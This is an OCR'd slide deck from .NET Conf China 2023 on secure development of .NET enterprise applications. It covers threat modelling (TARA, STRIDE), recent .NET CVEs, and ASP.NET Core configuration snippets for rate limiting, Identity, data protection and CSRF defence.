
.NET Conf China 2023

2023/12/16
09:30 - 18:00

中国・北京



.NET中文社区

中国 · 北京

.NET Conf China 2023

.NET 企业应用安全开发动向


长沙.NET技术社区
CHANGSHA DOTNET COMMUNITY

主讲人：邹溪源


安全=杀毒软件 or 第三方扫描工具 or 渗透性攻击?

何为安全?


.NET Conf China 2023





CIA模型是信息系统安全的三大基本性质，包括四大维度，安全已成为可信软件架构的核心关注点





选择架构还是选择奋斗，这是一个问题















在追求复杂性的同时，安全应成为架构演进的必备选项

- 数据安全
  - 某汽车用户数据泄漏
  - Twitter注册数据泄漏
  - 某电商用户数据泄漏?
- 设备安全
  - 阿里云崩溃
  - 滴滴崩溃
  - 腾讯视频崩溃
- 行为安全
  - Log4shell漏洞
  - Sqlite漏洞
  - Fastjson序列化漏洞
  - 海康威视文件上传漏洞
- 内容安全
  - 某汽车公司信息披露涉嫌违规被用户起诉
  - 某直播平台涉赌

无数企业用真实案例告诉我们，安全问题一刻都不能小觑。

安全开发生命周期 (SDL) 是一个侧重于软件开发的安全保证过程。 自 2004 年以来，SDL 作为 Microsoft 范围的一项举措和强制性政策，在 Microsoft 的软件和文化中嵌入安全和隐私方面发挥了关键作用。



安全备受企业重视




图 1.2 华为云可信框架

安全备受企业重视


威胁建模的三个方向

1、以资产为中心的威胁模型，侧重于系统的不同部分或资产（通常是攻击面或信任边界）。然后分析资产可能面临的各种潜在攻击途径。
典型方法包括：TVRA（Threat, Vulnerability And Risk Assessment）/TARA（Threat Analysis and Risk Assessment）

2、以攻击者为中心的威胁模型，让组织洞察威胁/攻击者的思维模式。他们在找什么？他们如何在系统中找到信息并利用它？然后组织把这些想法与可能有关的攻击面联系起来。
典型方法包括：攻击树

3、以软件为中心的威胁模型，使用设计和图表来直观呈现威胁和攻击面。这是主流的威胁建模方法，可以更全面、更清晰地洞察漏洞。
典型方法包括：STRIDE

安全性问题评估的方法—TARA分析方法



中心思想：风险值 = 攻击可行性 × 损害程度

构建攻击树是核心，包括确定目标，分解目标，构建攻击树，分析攻击树四个步骤


攻击树可从网络安全，物理安全，软件开发等方面入手

STRIDE威胁建模

STRIDE=Spooling+Tampering+Repudiation+InformationDisclosure +Dos+Evelation Of Privilege
（仿冒） （篡改） （抵赖） （信息泄漏） （拒绝服务） （权限提升）

制定数据流图 → 分析威胁 → 评估风险 → 制定消减措施 → 落实消减措施

外部实体 | 处理过程
数据存储 | 数据流



从STRIDE 各方面进行分析

安全已成为.NET最为重视的方面-安全更新

此版本包含针对安全问题的修复。如果使用较旧的修补程序版本，则应升级获取相应的修补程序。

8.0.0 安全修补程序

发行说明 **最新发布日期** 2023年11月14日

生成应用 - SDK

SDK 8.0.100

OS	安装程序	二进制文件
Linux	包管理器说明	Arm32 | Arm32 Alpine | Arm64 | Arm64 Alpine | x64 | x64 Alpine
macOS	Arm64 | x64	Arm64 | x64
Windows	Arm64 | x64 | x86 | winget 指令	Arm64 | x64 | x86
全部	dotnet-install scripts	

CVE-2023-36038 - .NET Denial of Service Vulnerability
与IIS有关，可能黑客利用，并导致内存溢出

CVE-2023-36049 - .NET Elevation of Privilege Vulnerability

与FTP有关，可能导致权限被劫持，引发远程读取和写入风险

CVE-2023-36558 - .NET Security Feature Bypass Vulnerability

可能导致Blazor Server窗体上的验证被绕过，从而直接操作数据。

防止进程意外宕机，可通过守护进程或容器的方式，.NET支持各种服务，官方提供了官方的容器镜像

1、支持Systemd和Windows Service两种系统服务

```
IHost host = Host.CreateDefaultBuilder(args)
  .UseSystemd()//使用Linux Systemd作为服务进程
  .UseWindowsService()  //使用Windows 服务
  .ConfigureServices(services =>
{
   services.AddHostedService<Worker>();
})
  .Build();
host.Run();
```

2、提供官方Docker镜像

```
FROM mcr.microsoft.com/dotnet/sdk:8.0 AS build WORKDIR /source
```

.NET 映像都包含一个非 root 用户，从而通过单行配置启用更安全的容器
该镜像使用Chiseled Ubuntu 映像作为基础镜像，文件更小，同时也在安全性上有所强化，从主存储库构建的容器可以获得 5 年免费的 Bug 修复和安全补丁。
同时大家也可以使用OpenEuler欧拉作为自己的基础镜像，期待在本次活动结束后，能够与OpenEuler欧拉社区合作，打造符合.NET 开发者使用需求的基础镜像。

使用限流和负载均衡是应对大流量请求时的容错方案

1、使用官方限流组件。AspNetCore Ratelimiting,提供了固定窗口，滑动窗口，令牌桶，并发限制器四种限流模式

添加Microsoft.AspNetCore.RateLimiting引用

```
using Microsoft.AspNetCore.RateLimiting;
using System.Threading.RateLimiting;
var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRateLimiter(_ => _ .AddFixedWindowLimiter(policyName: "fixed",
options => {
options.PermitLimit = 4;
 options.Window = TimeSpan.FromSeconds(12);
options.QueueProcessingOrder = QueueProcessingOrder.OldestFirst; options.QueueLimit =
2; }));
var app = builder.Build();
 app.UseRateLimiter();
static string GetTicks() =>
(DateTime.Now.Ticks & 0x11111).ToString("00000");
app.MapGet("/", () => Results.Ok($"Hello {GetTicks()}")) .RequireRateLimiting("fixed");
app.Run();
```

https://learn.microsoft.com/zh-cn/aspnet/core/performance/rate-limit?view=aspnetcore-8.0

使用限流和负载均衡是应对大流量请求时的容错方案

使用UseForwardedHeaders 转换头，解决在反向代理组件被激活后，IP地址分发后丢失请求头相关的问题

```
builder.Services.Configure<ForwardedHeadersOptions>(options =>
{ options.ForwardedHeaders = ForwardedHeaders.XForwardedFor |
ForwardedHeaders.XForwardedProto; });
。。。
app.UseForwardedHeaders();
```

转接头中间件可以在诊断和错误处理之后运行，但必须在调用 UseHsts 之前

身份认证和授权控制

1、ASP.NET Core Identity 是官方提供的开箱即用的身份标识认证组件，它支持多种方式的身份验证方式，如Cookie验证，证书验证，Windows身份验证，和社交平台的身份认证。
在.NET8中，该组件的使用步骤有所简化，同时，新增了对SPA架构和Blazor的能力支持。
1）创建认证对象
class MyUser : IdentityUser {}
2）配置Identity启用授权检查
builder.Services.AddAuthentication(IdentityConstants.ApplicationScheme) .AddIdentityCookies(); builder.Services.AddAuthorizationBuilder();
3）配置一个数据库上下文
builder.Services.AddDbContext<AppDbContext>(options => options.UseInMemoryDatabase("AppDb"));
4）配置Identity以使用 EF Core 数据库并公开Identity端点
builder.Services.AddIdentityCore<MyUser>() .AddEntityFrameworkStores<AppDbContext>() .AddApiEndpoints();
app.MapIdentityApi<MyUser>();
5）给 [Authorize] controller或action添加 [Authorize]属性，这样就完成了配置

2、在.NET8中，授权功能也有所增强，开发者在开发Blazor应用方案可获得更安全的保障方案。

https://devblogs.microsoft.com/dotnet-ch/net-8-%E4%B8%AD-identity%E7%9A%84%E6%96%B0%E5%A2%9E%E5%8A%9F%E8%83%BD/

数据保护和加密

数据保护（Asp.NET Core DataProtection Api）可以视同为一套完整的企业级应用数据保护方案，开发了一种简单、易用的数据保护堆栈数据保护堆栈由五个包组成，支持单机和集群。
Microsoft.AspNetCore.DataProtection.Abstractions 包含 IDataProtectionProvider 和 IDataProtector 接口，用于创建数据保护服务。
Microsoft.AspNetCore.DataProtection 包含数据保护系统的核心实现，包括核心加密操作、密钥管理、配置和扩展性。
Microsoft.AspNetCore.DataProtection.Extensions 包含开发人员可能会发现有用，但不属于核心包的其他 API。
Microsoft.AspNetCore.DataProtection.SystemWeb 可以安装到现有 ASP.NET 4.x 应用中，以重定向其 <machineKey> 操作来使用新的 ASP.NET Core 数据保护堆栈。
Microsoft.AspNetCore.Cryptography.KeyDerivation 提供 PBKDF2 密码哈希例程的实现，可以由必须安全处理用户密码的系统所使用。

.NET 8加密功能也进一步加强，引入了对 SHA-3 哈希算法的支持，包括 SHAKE-128 和 SHAKE-256

常见Web攻击行为及防范

1、隐私策略： ASP.NET Core 提供 API 和模板，帮助满足欧盟一般数据保护条例 (GDPR) 的部分要求。

2、预防跨网站请求伪造 (XSRF/CSRF) 攻击

1）传统的可通过隐藏域来防范，

<input name="__RequestVerificationToken" type="hidden" value="CfDJ8NrAkS

2）非Asp.NET Core WebForm应用则可以通过使用 AntiforgeryOptions 配置防伪造

